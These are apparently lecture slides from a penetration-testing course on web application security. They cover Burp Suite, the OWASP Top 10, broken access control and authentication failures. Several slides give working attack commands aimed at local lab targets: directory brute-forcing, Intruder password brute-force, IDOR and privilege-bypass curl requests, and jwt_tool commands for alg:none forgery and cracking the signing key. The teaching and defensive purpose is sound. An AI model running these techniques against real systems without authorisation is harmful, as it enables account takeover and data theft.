TOPIC 2 · WEB APPLICATION SECURITY — PART 1 OF 3

Web Application Security — Part 1 of 3

How web apps break, how to map them, and the two access-control failures that top the list

Topic 2 · Web Application Security (15h, delivered across 3 parts) · LO1 information gathering · LO2 evaluate tools & techniques – Hasanka Amarasinghe

What we'll cover

1. How web apps break — the client/server trust boundary
2. Mapping the application — turning recon into a target map
3. Burp Suite — the tester's core workflow
4. The OWASP Top 10 (2021) — the map for this web block
5. A01: Broken Access Control — IDOR & forced browsing
6. A07: Identification & Authentication Failures
7. Mitigations & key takeaways

PART A

How web apps break

The one trust boundary that every web vulnerability lives on

The web is the biggest attack surface you'll test

Almost every organisation exposes a web application to the entire internet — it is the door that is always open.

- A network service can be firewalled off; a public web app must, by definition, accept traffic from anyone, anywhere.
- It is also the richest surface: authentication, business logic, file handling, payments and APIs all sit behind one URL.
- This is why Topic 2 gets 15 hours across three parts — more than any other block — and why the prescribed text is a web-testing book.
- The three parts map onto the OWASP Top 10: access control and authentication today, the injection family next, then client-side and logic.

Analogy: *A shop can lock the loading bay and the staff door, but the front entrance has to stay open to customers — that is the web app.*

ANATOMY

A web application is a stack, not a page

What looks like one website is really four layers, and a tester probes each one differently.

- Browser (client): renders HTML/CSS, runs JavaScript — fully under the attacker's control once it leaves the server.
- Transport: HTTP over TLS — the requests and responses a tester intercepts and tampers with.
- Server + application: the web server (nginx, Apache) and the app code (PHP, Node, Java) that makes the real decisions.
- Data tier: the database, file store and downstream APIs the app talks to — the prize behind the app.

Analogy: *A restaurant: the dining room (browser) takes your order, but the kitchen (server) actually decides what gets cooked.*

THE CORE IDEA

The client/server trust boundary

Everything on the attacker's side of this line can be forged. Everything on the server's side is where security must actually live.

- Anything the browser sends — URL, parameters, headers, cookies, JSON body — is fully attacker-controlled and can be changed to any value.
- The server is the only place that can be trusted to enforce a rule, because it is the only place the attacker cannot rewrite.
- Every web vulnerability in this course is, at root, the server trusting something it received from the client.
- Learn to see the boundary and you can predict where the bugs are before you find them.

Analogy: *A self-service checkout shows a price, but the till must re-scan the barcode — trusting the price the shopper typed is how a laptop leaves for £1.*

THE GOLDEN RULE

Never trust input from the client

Client-side validation is a convenience for honest users; it is never a security control.

- JavaScript that checks a form, a disabled button, a hidden field, a maxlength — all of it runs in territory the attacker owns.
- The tester's reflex: whatever the browser enforces, remove it and send the request directly with Burp or curl.
- A 'price' field hidden in a form, a role sent as role=user, a maxlength on a field — each is an invitation to change it.
- Rule for the whole block: if a control only exists in the browser, it does not exist at all.

Analogy: *A bouncer who believes whatever birth-year a guest writes on a napkin — the check has to happen at the door, not on the napkin.*

ATTACKER'S VIEW

An HTTP request, read as a tester

Year 2 covered what a request is. A tester reads every line as something to tamper with:

```
POST /api/orders HTTP/1.1            <- method + path: try PUT/DELETE too
Host: shop.target.com                <- routing: header-injection target
Cookie: session=8f2a...; role=user <- session + a role a tester will flip
Authorization: Bearer eyJhbGci...  <- a JWT (decode + attack it, Part F)
X-Forwarded-For: 127.0.0.1           <- spoofable 'trusted' header
Content-Type: application/json

{ "item": 55, "qty": 1, "price": 999 }   <- change qty to -1, price to 1
```

Every element above is attacker-controlled. The test is always: what does the server do when this value is a lie?

ATTACKER'S VIEW

An HTTP response, read as a tester

The response leaks intent. A tester reads it for what it reveals and what it forgot to set:

```
HTTP/1.1 302 Found                    <- redirect may hide a gated page (Part E)
Set-Cookie: session=8f2a...           <- missing HttpOnly/Secure/SameSite? (Part F)
Server: Apache/2.4.49                 <- version -> map to a known CVE (recon)
X-Powered-By: PHP/7.2.1               <- tech + version leak
WWW-Authenticate: ...                 <- auth scheme in use
  (missing) Content-Security-Policy <- no CSP -> XSS is easier (Part 3)
  (missing) X-Frame-Options          <- framable -> clickjacking
```

A 302 does not mean 'access denied' — the gated content is often in the response body before the redirect fires.

How the app remembers who you are

HTTP is stateless, so the app carries identity in something the client holds — and whatever the client holds, the client can tamper with.

- Cookies: the classic session carrier — a name=value pair the browser returns on every request.
- Bearer tokens / JWTs: sent in the Authorization header, common in APIs and single-page apps (attacked in Part F).
- Hidden form fields and URL parameters: state pushed into the page itself — trivially editable.
- Local/session storage: tokens kept in the browser by JavaScript — readable by any script that runs on the page (matters for XSS, Part 3).

Analogy: *A coat-check ticket: the cookie is the ticket, and whoever holds the ticket collects the coat — the cloakroom never re-checks your face.*

THE MINDSET

Every input is a question the server answers

1. **Enumerate every entry point** URL params, form fields, headers, cookies, JSON keys, file uploads, path segments

2. **Each one is a question** the server answers it — sometimes it answers questions you never intended to ask

3. **Vary the type, not just the value** send a string where a number is expected, an array where a string is, a negative where a count is

4. **Watch the response delta** different error, different timing, different length — each is a signal something changed inside

REFERENCE TABLE

Methods & status codes a tester actually cares about

Beyond GET/POST/200/404 from Year 2 — the ones that carry security meaning:

ITEM	MEANING TO A TESTER
PUT/DELETE	State-changing verbs — often unprotected vs GET/POST
PATCH	Partial update — mass-assignment surface (Part E)
OPTIONS	Reveals allowed methods + CORS policy
401	Unauthenticated — you have no valid identity
403	Authenticated but forbidden — authz boundary (probe it)
302	Redirect — may hide gated content in the body
405	Method not allowed — try a different verb
500	Server error — stack trace / injection signal

401 vs 403 is the exam-relevant pair: 401 = 'no valid identity', 403 = 'identity known, but not permitted'. 403 is where access-control bugs hide.

PART B

Mapping the application

Turning last week's recon into a room-by-room map of one app

Mapping is recon aimed at one application

Reconnaissance produced a prioritised list of hosts. Mapping takes the top host and enumerates every page, parameter and function inside it.

- The goal is a complete inventory of entry points: URLs, parameters, forms, APIs, upload fields, and the auth mechanism.
- You cannot test what you have not found — an un-mapped admin endpoint is an un-tested one.
- This is OWASP WSTG-INFO (Information Gathering), the checklist that opens every web engagement.
- Output: an annotated site map you drive the rest of the block from — the direct input to A01 and A07 testing.

Analogy: *Reconnaissance gave the satellite photo of the street; this is the floor plan, drawn room by room from the inside.*

Spidering and browsing the app

First pass: let the tools and your own clicking discover the linked content the app admits to having.

- Automated crawl: Burp's crawler or OWASP ZAP's spider follows every link and form to build a site map.
- Manual walk-through with the proxy on: every page you visit is captured, so browsing the app IS the mapping.
- Crawlers miss what is not linked — content reachable only by knowing the URL (that is the next slide's job).
- Log in and crawl again: authenticated content is a different, larger map than the anonymous one.

Analogy: *Following every corridor that has a sign — thorough, but it never finds the unmarked door.*

TYPE THESE TONIGHT

Forced browsing — finding the unlinked content

Brute-force paths and files that no link points to (run against the lab, DVWA :8080 / Juice Shop :3000):

```
# ffuf — fast content discovery (ffuf.me / github.com/ffuf/ffuf)
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt \
       -u http://localhost:8080/FUZZ -mc 200,204,301,302,401,403

# gobuster — same job, add file extensions
$ gobuster dir -u http://localhost:8080 \
       -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak

# feroxbuster — recursive by default
$ feroxbuster -u http://localhost:3000 -w common.txt
```

SecLists (github.com/danielmiessler/SecLists) is the wordlist collection. A 403 is a find, not a failure — something is there, and access control is guarding it (Part E).

Parameter discovery

Endpoints often accept parameters that appear in no form and no link — undocumented inputs are untested inputs.

- A page may quietly honour ?debug=true, ?admin=1, ?id=, or a JSON key the UI never sends.
- Arjun (github.com/s0md3v/Arjun) brute-forces parameter names against an endpoint and reports which change the response.
- Burp's Param Miner extension (BApp store) does the same for query, body and header parameters.
- Hidden parameters are a direct route to mass assignment and access-control bugs (Part E).

Analogy: *Trying words in a lock that has no keyhole showing — some of them still turn something inside.*

KNOW THE STACK

Fingerprinting the technology

Identify the server, framework and versions — each one maps to a body of known vulnerabilities.

- Signals: Server and X-Powered-By headers, cookie names (PHPSESSID, JSESSIONID, connect.sid), error-page style, file extensions.
- Tools: whatweb (whatweb http://localhost:3000), Wappalyzer browser extension, and Burp's passive fingerprinting.
- A framework name plus a version number is a search query: 'Struts 2.5.10 CVE', 'Rails 5.2 vulnerability'.
- Old components are A06 on the Top 10 (Vulnerable & Outdated Components) — a finding in themselves.

Analogy: *Reading the maker's plate on a machine — model and year tell you exactly which recalls apply.*

Reading the app's own JavaScript

Modern apps ship their routing and API map to the browser — the front-end code is a gift to the tester.

- JavaScript bundles frequently list API endpoints, hidden routes, feature flags and occasionally hard-coded secrets.
- Grep the JS for /api/, fetch(, axios, URLs and keywords like token, key, admin, secret.
- Tools: LinkFinder and the browser dev-tools Sources tab; Burp collects every .js file automatically in the site map.
- A single-page app's whole route table is usually one JavaScript file away.

Analogy: *The kitchen accidentally handing you the full recipe book with the menu — every dish, including the ones not on display.*

THE DELIVERABLE

The target profile you build before attacking

1. **Entry points** every URL, parameter, form, API route, upload and header the app accepts

2. **Authentication mechanism** how login works, what a session token looks like, where it is carried

3. **Roles & functions** anonymous vs user vs admin — and which functions each is supposed to reach

4. **Technology & versions** server, framework, libraries — each a lead for known-CVE research

PART C

Burp Suite — the core tool

The intercepting proxy you will live inside for the whole web block

WHAT IT IS

Burp Suite: an intercepting proxy

Burp sits between the browser and the server so every request pauses on the tester's desk before it is sent.

- It intercepts, inspects and lets you modify any request or response in flight — the client-side controls from Part A simply stop mattering.
- Burp Suite Community Edition is free (portswigger.net/burp); Professional adds the active scanner and unthrottled Intruder.
- OWASP ZAP (zaproxy.org) is the free, open-source alternative with the same proxy-and-tamper core workflow.
- The whole point: it moves the fight from the browser (attacker-owned but limited) to the raw HTTP the server actually reads.

Analogy: *A wiretap you are authorised to run — every call pauses at your console before it connects, and you can rewrite it.*

TYPE THESE TONIGHT

Point the browser through Burp

One-time setup so the browser's traffic flows through Burp (do this in the lab):

```
1. Start Burp -> Proxy tab -> confirm listener on 127.0.0.1:8080
   (Burp's own port; the DVWA target is a separate :8080 container)
2. Point the browser proxy at 127.0.0.1:8080
   - easiest: Burp's built-in browser (Proxy -> Open browser)
   - or the FoxyProxy extension with a Burp profile
3. Install Burp's CA certificate to intercept HTTPS:
   browse to  http://burp  -> CA Certificate -> import into the browser
4. Proxy -> Intercept is on -> browse the app -> requests now pause in Burp
```

Without the CA cert, HTTPS pages show certificate errors. Burp's embedded browser has the cert pre-installed — the fastest path in a lab.

PROXY TAB

Proxy — intercept and HTTP history

The heart of Burp: pause traffic, read it, edit it, and keep a searchable log of everything that passed through.

- Intercept: hold a request, change any part (parameter, header, cookie, body), then forward it to the server.
- HTTP history: a complete, filterable record of every request/response — the map of what the app actually did.
- This is where client-side validation dies: edit the request after the browser's JavaScript has already run.
- Right-click any captured request to send it to Repeater, Intruder, Comparer or Decoder — the hub of the workflow.

Analogy: *A photographer's contact sheet: every shot the app took is here, and you can pull any one out to work on.*

TARGET TAB

Target — site map and scope

Burp assembles everything it has seen into a tree of the application, and lets you fence testing to what is authorised.

- The site map grows automatically as you browse and crawl — the visual form of the Part B mapping.
- Scope: add only the in-scope hosts, then 'show only in-scope' — Burp stops logging and attacking anything else.
- Setting scope is a Rules-of-Engagement control (from the scoping phase): it enforces the out-of-scope wall inside the tool.
- Grey-out shows untested items; it doubles as a coverage checklist for the engagement.

Analogy: *A site plan with the permitted work area outlined in red tape — everything outside it is off-limits by construction.*

Repeater — the manual tampering workhorse

Send one request, edit any part, resend, and read the response — the single most-used tool for finding bugs by hand.

- The core loop of manual testing: change one thing, resend, compare the response — the Part A input/response loop, mechanised.
- Every access-control test in Part E is a Repeater action: change an id, drop a cookie, swap a token, resend.
- Requests sit in numbered tabs so you can keep a whole test case per tab and return to it.
- No automation, no noise — precise, surgical, one request at a time. This is where craftsmanship lives.

Analogy: *A photocopier for requests: change one word on the original, run another copy, hold the two up side by side.*

Intruder — automating the same request

When one request must be sent hundreds of times with a changing value, Intruder marks the positions and fires the payloads.

- Mark payload positions (the id, the password, the token), choose a payload list, and Burp iterates automatically.
- Uses: fuzzing a parameter, enumerating IDs for IDOR, brute-forcing a login, testing every value of a field.
- Sort results by status code and response length — an outlier length is usually the interesting response.
- Community Edition throttles Intruder heavily; it still teaches the concept, and Pro removes the limit.

Analogy: *A robotic arm that retypes the same request a thousand times, changing one word each pass, and logs every answer.*

REFERENCE TABLE

Intruder's four attack types

How Intruder combines payload positions with payload sets — pick by what you are testing:

TYPE	POSITIONS	PAYLOADS	USE FOR
Sniper	1 at a time	1 set	Fuzz one field; enumerate IDs
Battering ram	all at once	1 set (same)	Same value in every position
Pitchfork	many	1 set each	Paired lists (user+matching id)
Cluster bomb	many	all combos	Username x password brute-force

Cluster bomb tries every combination of the sets — powerful, but the request count is the product of the list sizes, so it grows fast.

COMPARER + DECODER

Comparer and Decoder — read the delta, unwrap the data

Two small tools that close the loop: one shows exactly how two responses differ, the other decodes the encodings apps hide data in.

- Comparer: word- or byte-level diff of two responses — proves whether tampering actually changed the server's answer.
- Decoder: encode/decode Base64, URL, HTML, hex; useful for reading a token or crafting an encoded payload.
- The pair supports the Part A loop: Decoder to understand a value, tamper it, Comparer to confirm the effect.
- A JWT is Base64url — Decoder reveals its contents in seconds before you attack it in Part F.

Analogy: *Comparer is spot-the-difference between two nearly identical pictures; Decoder is the cipher wheel that turns gibberish into text.*

WORKED WORKFLOW

A full Burp pass on a login

The tools chained into one realistic sequence against the lab login:

```
1. Proxy ON  -> submit the login form -> request pauses in Intercept
2. Read it: POST /login  body user=admin&pass=admin  (client checks bypassed)
3. Right-click -> Send to Repeater -> edit pass, resend, watch the response
4. Send to Intruder -> mark 'pass' -> load rockyou.txt -> Sniper -> run
5. Sort by response LENGTH -> the outlier row is the successful login
6. Send to Comparer -> diff success vs failure -> confirm the tell
7. Log the finding with the exact request (the documentation habit)
```

This one flow — Proxy -> Repeater -> Intruder -> Comparer — is the spine of nearly every web test you will run this term.

PART D

The OWASP Top 10 (2021)

The industry's map of web risk — and the syllabus for this web block

WHAT IT IS

The OWASP Top 10 is an awareness document

A community-built, periodically-updated ranking of the most critical web application security risks — a shared vocabulary, not a complete checklist.

- Built by OWASP (owasp.org) from real-world data across many organisations; the current stable edition used here is 2021.
- It is a starting point and a common language — 'we found an A01' means the same thing to every professional.
- For exhaustive coverage a tester uses OWASP WSTG (from the methodology topic); the Top 10 is the headline risk map above it.
- It is revised over time: OWASP published a 2025 update, but this course teaches the well-established 2021 list and its numbering.

Analogy: *A public-health 'top causes' list — it tells you where to focus first, not every disease that exists.*

REFERENCE TABLE

OWASP Top 10 — 2021

The ten categories, in rank order — the map for the whole web block (delivered across this Part and the two that follow):

ID	CATEGORY	COVERED IN
A01	Broken Access Control	Part 1 (today)
A02	Cryptographic Failures	Part 3
A03	Injection (SQLi, command, XSS)	Part 2 / 3
A04	Insecure Design	Part 3
A05	Security Misconfiguration	Part 3
A06	Vulnerable & Outdated Components	Part 3
A07	Identification & Auth Failures	Part 1 (today)
A08	Software & Data Integrity Failures	Part 3
A09	Security Logging & Monitoring Fail.	Part 3 (brief)
A10	Server-Side Request Forgery (SSRF)	Part 2

Source: owasp.org/Top10/2021. Today covers the bookends — A01 (ranked #1) and A07. Note XSS sits under A03 Injection in the 2021 taxonomy.

WHERE IT'S HEADING

OWASP Top 10 — 2021 vs 2025

The standard is periodically re-ranked from fresh breach data. The 2025 edition (the 8th, now final) moved things — awareness only; this course is examined on 2021:

2021		2025	CHANGE
A01 Broken Access Control	->	A01 Broken Access Control	= #1 (SSRF added)
A02 Cryptographic Failures	->	A04 Cryptographic Failures	down 2
A03 Injection	->	A05 Injection	down 2
A04 Insecure Design	->	A06 Insecure Design	down 2
A05 Security Misconfiguration	->	A02 Security Misconfiguration	UP 3
A06 Vulnerable/Outdated Comp.	->	(folded into A03 Supply Chain)	merged
A07 Ident. & Auth Failures	->	A07 Authentication Failures	= renamed
A08 Software/Data Integrity	->	A08 Software/Data Integrity	=
A09 Logging & Monitoring	->	A09 Logging & Alerting Failures	= renamed
A10 SSRF	->	(folded into A01 Access Control)	merged
(new in 2025)	->	A03 Software Supply Chain Fail.	NEW
(new in 2025)	->	A10 Mishandling of Exceptions	NEW

Verified against owasp.org/Top10/2025. Two new categories (Supply Chain, Mishandling of Exceptions); SSRF and Vulnerable Components absorbed; Misconfiguration rose to #2. Broken Access Control stays #1 — this Part's content only grew in importance.

How the Top 10 splits across this web block

The three parts of the web block divide the list by theme so each builds on the last.

- Part 1 (today): the access layer — A01 Broken Access Control and A07 Identification & Authentication Failures.
- Part 2: the injection family — A03 Injection built brick-by-brick (SQLi), command injection, XXE, and A10 SSRF.
- Part 3: client-side and logic — XSS and CSRF, A04 Insecure Design, A05 Misconfiguration, A06 Components, plus a brief look at request smuggling.
- A01 jumped from #5 (2017) to #1 (2021) and stayed #1 in the 2025 revision — access control has been the top web risk for years, which is why the block opens here.

Analogy: *Three surgeons splitting one long operation by region — access first, then the injection tract, then the surface and the logic.*

PART E

A01 — Broken Access Control

The #1 web risk: the server checks WHO you are, then forgets to check WHAT you may reach

TWO WORDS TO SEPARATE

Authentication vs authorisation

Two different questions the app must answer in order. Access control is the second one, and it is the one that breaks.

- Authentication (authn): 'who are you?' — proven by a password, token or key. This is Part F's territory.
- Authorisation (authz): 'are you allowed to do this?' — checked on every single request, for every resource.
- Broken Access Control is an authorisation failure: the app knows exactly who you are and still lets you reach what you should not.
- The classic mistake: check authentication once at login, then never re-check authorisation on the individual request.

Analogy: *Authentication is showing your passport at the airport gate; authorisation is whether your visa actually lets you into that country's restricted zone.*

Three questions every request must survive

For each request the server must confirm identity, resource ownership, and permission — a miss on any one is Broken Access Control.

- Who is making this request? (a valid, authenticated identity — Part F)
- What exact resource or function are they asking for? (this order, this file, this admin action)
- Is THIS identity allowed THIS resource, right now? (the check that is so often skipped)
- The bug is almost always the third question being unasked — the server trusts that the UI would never have shown the option.

Analogy: *A bouncer who checks your name, sees the guest list, but never checks whether your wristband is the VIP colour — the third check is the one that gets skipped.*

TWO DIRECTIONS

Vertical vs horizontal access control

Access can break upward to higher privilege, or sideways to another user at the same level — test both.

- Vertical: a normal user reaches an admin-only function — deleting users, viewing all orders, changing roles.
- Horizontal: a user reaches another user's data at the same privilege level — someone else's invoice, profile or message.
- Horizontal is the one juniors forget: it is not about becoming admin, it is about being any other user.
- Both reduce to the same failure — the server never re-checked the third question for this specific identity.

Analogy: *Vertical is a guest slipping into the manager's office; horizontal is a guest walking into another guest's room using their own key.*

THE FLAGSHIP BUG

IDOR — Insecure Direct Object Reference

The app puts an object's identifier in a request the client controls, and then trusts it without checking ownership.

- A request like GET /api/orders?id=1042 returns order 1042 — and changing 1042 to 1041 returns someone else's order.
- The reference (the id) is 'direct' because it maps straight to a database row, and 'insecure' because no ownership check guards it.
- It is a horizontal access-control failure and the single most common access-control finding on the web.
- Sequential integer IDs make it trivial; predictable references (email, username, short codes) are almost as bad.

Analogy: *A hotel where the key for room 237 also opens 238, because the lock only checks the number you typed, not who you are.*

WORKED EXAMPLE

IDOR on the lab, step by step

Against OWASP Juice Shop (:3000) — accessing another user's basket by its id:

```
# 1. Log in as user A, open your basket, watch the request in Burp:
GET /rest/basket/1   Authorization: Bearer <A's JWT>   -> A's items (OK)

# 2. Send to Repeater. Change the basket id 1 -> 2, keep A's token:
GET /rest/basket/2   Authorization: Bearer <A's JWT>

# 3. Response returns basket 2 — a DIFFERENT user's items.
#    The server checked the token is valid (authn) but never checked
#    that basket 2 BELONGS to user A (authz). That gap is the IDOR.

# curl form of the tampered request:
$ curl -s http://localhost:3000/rest/basket/2 -H 'Authorization: Bearer <A_JWT>'
```

Same pattern on PortSwigger Academy's access-control labs (portswigger.net/web-security/access-control). The tell: valid session, someone else's data.

THE METHOD

How to hunt IDOR systematically

Two accounts, every object reference, change it to the other account's, and watch for data that is not yours.

- Register two test accounts (A and B) — the two-context setup is the backbone of all access-control testing.
- In every request, find the object references: numeric IDs, UUIDs, filenames, account numbers, order codes.
- As user A, replace each reference with B's value (or the next integer) and resend in Repeater; Intruder-Sniper to enumerate a range.
- Always include a same-account positive control: confirm A's own id still works, so a failure really means 'blocked', not 'broken request'.

Analogy: *Testing a lock by trying your own key in your neighbour's door — and first checking your key still opens your own, so a failure is meaningful.*

IN-CLASS EXERCISE · 6 min

Is this IDOR?

As user A (id 1001), you capture these three requests. Which are Broken Access Control, and what single test confirms each?

- GET /api/users/1001/profile returns A's profile. Changing 1001->1002 returns B's full profile.
- GET /api/invoice/8830.pdf returns A's invoice. Changing 8830->8831 returns 403 Forbidden.
- GET /api/messages?box=inbox returns A's messages. Adding &user=1002 returns B's messages.
- DELETE /api/users/1002 as user A returns 200 OK and removes user B.

Forced browsing to restricted functions

If an admin page is protected only by not being linked, then knowing its URL is enough to reach it.

- Security by obscurity: /admin, /admin/deleteUser, /api/internal/ exist but appear in no menu for a normal user.
- The Part B content-discovery pass (ffuf/gobuster) finds them; the access-control test is whether a low-privilege user can actually load them.
- A 403 means the check works; a 200 means the only thing protecting the function was the missing link — a serious finding.
- Test both the page and its actions: sometimes the admin page is hidden but the action endpoint it calls is not protected at all.

Analogy: *Trying door numbers that were left off the lobby directory — some of them are unlocked simply because nobody expected you to knock.*

WORKED EXAMPLE

Forced browsing — hidden admin function

Discovery found /admin returns 403 for a normal user. Test the function directly (lab targets only):

```
# Normal user hits the admin PAGE -> blocked:
$ curl -s -o /dev/null -w '%{http_code}' http://localhost:8080/admin \
       -H 'Cookie: session=<low_priv_user>'      ->  403

# But the ACTION the page calls may not re-check the role:
$ curl -s -X POST http://localhost:8080/api/user/delete \
       -H 'Cookie: session=<low_priv_user>' -d 'id=1002'   ->  200 OK

# 200 on the action = missing function-level access control.
# The page was guarded; the endpoint behind it was not.
```

This is 'Missing Function Level Access Control' — the page-level check exists but the underlying API action trusts the request. Test endpoints, not just pages.

The rest of the A01 family

Beyond IDOR and forced browsing, Broken Access Control has several cousins worth naming now and testing all term.

- Mass assignment: an update endpoint accepts extra fields the UI never sends — add "role":"admin" or "isVerified":true (found via Part B param discovery).
- Privilege stored client-side: a role=user cookie or a JWT claim the client can edit — change it and become admin (attacked in Part F).
- CORS misconfiguration: an over-permissive cross-origin policy that lets another site read authenticated responses (deep in Part 3).
- Path traversal: ../../ in a file parameter to read files outside the intended directory (deep in Part 2).

Analogy: *The same failure wearing different coats — every one is the server trusting a value the client was free to set.*

THE FIX

Fixing Broken Access Control

Deny by default, enforce every decision on the server, and check ownership on every request — never rely on hiding.

- Deny by default: every resource is forbidden unless a rule explicitly grants this identity access.
- Enforce server-side, centrally: one authorisation layer every request passes through, never a per-page check the developer might forget.
- Check ownership, not just login: 'is this record owned by this user?' on every object access — the fix for IDOR.
- Never use unpredictable IDs as the control: UUIDs raise the bar but are not authorisation; and log access-control failures (A09) to detect probing.

Analogy: *The kitchen re-checks every ticket against the table that ordered it — the dining room is never trusted to enforce who gets which dish.*

PART F

A07 — Auth failures

Breaking the 'who are you?' — weak credentials, broken sessions, and forgeable tokens

What A07 actually covers

Every failure in confirming identity and then maintaining it — from the login form to the session token to the reset flow.

- Credentials: weak-password acceptance, credential stuffing, and brute-force with no rate limit or lockout.
- Identity leaks: username enumeration that tells an attacker which accounts are real.
- Sessions: predictable, stealable, or never-expiring session tokens that let an attacker ride an identity.
- Recovery & tokens: broken password-reset flows and forgeable authentication tokens such as weak JWTs.

Analogy: *A building where the ID check at the door is weak AND the visitor badge never expires — two separate failures, one intruder inside.*

Weak credentials and credential stuffing

The strongest login logic is undone by a password of '123456' or one reused from a public breach.

- Weak-password acceptance: the app permits 'password', 'admin', or the username itself — testable directly at signup.
- Credential stuffing: attackers replay username/password pairs leaked from other breaches, betting on reuse.
- Password spraying: one common password tried across many accounts, to stay under per-account lockout thresholds.
- A login test at the auth layer uses hydra; deep offline password cracking (hashes with hashcat) belongs to the network-security topic.

Analogy: *A bank vault with a world-class door and '1234' as the combination — the door strength is irrelevant.*

IDENTITY LEAK

Username enumeration

If the app reveals which usernames exist, an attacker has already won half the login — they now only need the password.

- Tells: a login that says 'unknown user' vs 'wrong password', a signup that says 'email already registered', a reset that behaves differently for real accounts.
- Timing side-channel: a real account takes longer (the password is actually hashed and checked) than a non-existent one.
- The impact multiplier: a confirmed user list turns spraying and stuffing from guesswork into targeted attacks.
- OWASP WSTG-IDNT-04 (account enumeration) is the checklist reference; Burp Intruder automates the probe.

Analogy: *A receptionist who says 'no one by that name works here' for strangers but 'wrong password' for real staff — now you know exactly who is real.*

WORKED EXAMPLE

Detecting username enumeration

Same request, two usernames — the response delta reveals which account exists:

```
# Non-existent user:
POST /login   user=notreal&pass=x
-> 200  'No account with that username'   (fast, ~40ms)

# Real user, wrong password:
POST /login   user=admin&pass=x
-> 200  'Incorrect password'              (slow, ~180ms)

# Two different messages AND a timing gap both leak account validity.
# Burp Intruder (Sniper) over a username list -> sort by length/time.
```

The fix is a single generic message ('invalid username or password') and constant-time handling — so real and fake accounts are indistinguishable.

NO BRAKES

Missing rate-limiting and lockout

A login that accepts unlimited guesses turns any weak password into a certainty, given time.

- Without a lockout or rate limit, Intruder or hydra can try thousands of passwords against one account.
- A 6-digit OTP or PIN with no rate limit is only a million values — minutes to hours at machine speed.
- Defences to test for: account lockout after N failures, exponential backoff, CAPTCHA, and IP/velocity throttling.
- Real engagements cap request rate in the RoE — a de-facto brute-force can itself cause an outage.

Analogy: *A PIN pad that lets you keep guessing forever — 10,000 combinations is an afternoon, not a wall.*

The session token is the crown jewel

After login, the whole of your identity is one token — steal it and you are the user, no password required.

- HTTP is stateless (Part A), so after authentication the app issues a session token the client returns on every request.
- That token is a bearer credential: possession equals identity — this is why cookie theft via XSS (Part 3) is so severe.
- It must be unpredictable (high-entropy, not a sequential or guessable value), transmitted only over TLS, and invalidated on logout.
- If the token can be predicted, stolen, or reused after logout, authentication is broken no matter how strong the password was.

Analogy: *A festival wristband: after the ticket check nobody looks at your face again — steal the band and you walk in freely.*

How sessions are broken

Three classic failures: guess the token, fixate it before login, or reuse it after logout.

- Prediction: low-entropy or sequential tokens can be guessed or brute-forced with Intruder — test the randomness.
- Session fixation: the app keeps the same token across the login boundary, so a token planted before login is valid after it.
- No invalidation: the token still works after logout, after password change, or long past any sensible expiry.
- Missing cookie flags (next slide) expose the token to theft over HTTP or via JavaScript.

Analogy: *Session fixation is handing someone a wristband before they enter, then walking in on their arm once they are admitted.*

REFERENCE TABLE

Session cookie flags a tester checks

Read the Set-Cookie header (Part A) and confirm each protective flag is present:

FLAG	WHAT IT DOES	MISSING =
HttpOnly	Hides cookie from JS	XSS can steal it (Part 3)
Secure	HTTPS-only transmission	Leaks over plain HTTP
SameSite	Limits cross-site sending	CSRF easier (Part 3)
Expires/Max	Bounds the lifetime	Token lives forever
Path/Domain	Scopes where it is sent	Over-broad exposure

A good session cookie: Set-Cookie: session=<random>; HttpOnly; Secure; SameSite=Lax. Missing HttpOnly is what makes XSS escalate to full account takeover.

JWT — anatomy of a JSON Web Token

A self-contained token of three Base64url parts: anyone can read it, and the signature is the only thing stopping tampering.

- Structure: header.payload.signature — three Base64url segments separated by dots.
- Header: the algorithm (e.g. HS256 or RS256). Payload: the claims — user id, role, expiry — in plain, readable JSON.
- Signature: a MAC or digital signature over header+payload, the ONLY thing that makes the claims trustworthy.
- Critical point: the payload is encoded, not encrypted — Decoder (Part C) or jwt.io reveals every claim instantly.

Analogy: *A tamper-evident parcel: anyone can read the label through the window; only the seal proves who actually packed it.*

WORKED EXAMPLE

A JWT, decoded

One token, split on the dots and Base64url-decoded (in Burp Decoder or at jwt.io):

```
eyJhbGciOiJIUzI1NiJ9  .  eyJ1c2VyIjoiYW1hbCIsInJvbGUiOiJ1c2VyIn0  .  <sig>
       header                        payload                    signature

header  -> { "alg": "HS256", "typ": "JWT" }
payload -> { "user": "amal", "role": "user", "exp": 1789050000 }
signature -> HMAC-SHA256( base64(header) + '.' + base64(payload), secret )

# The role claim says 'user'. If the signature check is weak or skipped,
# an attacker changes it to 'admin' and re-signs -> instant privilege gain.
```

Decoding needs no secret — that is by design. Forging a valid token needs the secret (or a flaw that removes the need for one, next slide).

Three ways JWTs are broken

Every JWT attack targets the signature check — remove it, guess its key, or confuse which key is used.

- alg:none — set the header algorithm to 'none' and strip the signature; a server that honours it accepts any forged payload.
- Weak HMAC secret — HS256 signed with a guessable secret ('secret', 'password') can be cracked offline, then any token is forgeable.
- Algorithm confusion (RS256 -> HS256) — trick a server into verifying an RS256 token with HS256, using the public key as the HMAC secret.
- All three end the same way: change role to admin, produce a token the server accepts — authentication and A01 fall together.

Analogy: *alg:none is a parcel where the sender writes 'no seal required' on the box — and a careless courier just believes it.*

TYPE THESE TONIGHT

Testing JWTs with jwt_tool

jwt_tool (github.com/ticarpi/jwt_tool) automates the three attacks — against lab tokens only:

```
# Decode and inspect a token:
$ python3 jwt_tool.py <JWT>

# Tamper mode — edit claims interactively (e.g. role -> admin):
$ python3 jwt_tool.py <JWT> -T

# Exploit: try the alg:none bypass:
$ python3 jwt_tool.py <JWT> -X a

# Crack a weak HMAC secret with a wordlist, then forge at will:
$ python3 jwt_tool.py <JWT> -C -d /usr/share/wordlists/rockyou.txt
```

Verified against the jwt_tool docs: -T tamper, -X a for the none-algorithm attack, -C -d to crack the signing key. Burp's 'JWT Editor' extension does the same inside Burp.

Password reset and MFA weaknesses

The recovery path is authentication's back door — and multi-factor auth only helps if it is actually enforced.

- Reset-token flaws: predictable or non-expiring tokens, or a reset link built from a spoofable Host header that sends the token to an attacker's domain.
- Reset that leaks: the new-password link exposed in a referer header or returned in the response body.
- MFA not enforced: the second factor is skipped by navigating straight to the post-login URL, or replayed because the code has no rate limit.
- These are pointers today; multi-factor bypass and account-takeover chains are drilled deeper in the exploitation block.

Analogy: *A locksmith who mails the replacement key to whatever return address is written on the request form — the front door is irrelevant now.*

THE FIX

Fixing Identification & Authentication Failures

Strong credentials, enforced MFA, hardened sessions, and tokens whose signatures are actually verified.

- Credentials: block breached and weak passwords, add rate-limiting and lockout, and support MFA — enforced on every sensitive action, not just login.
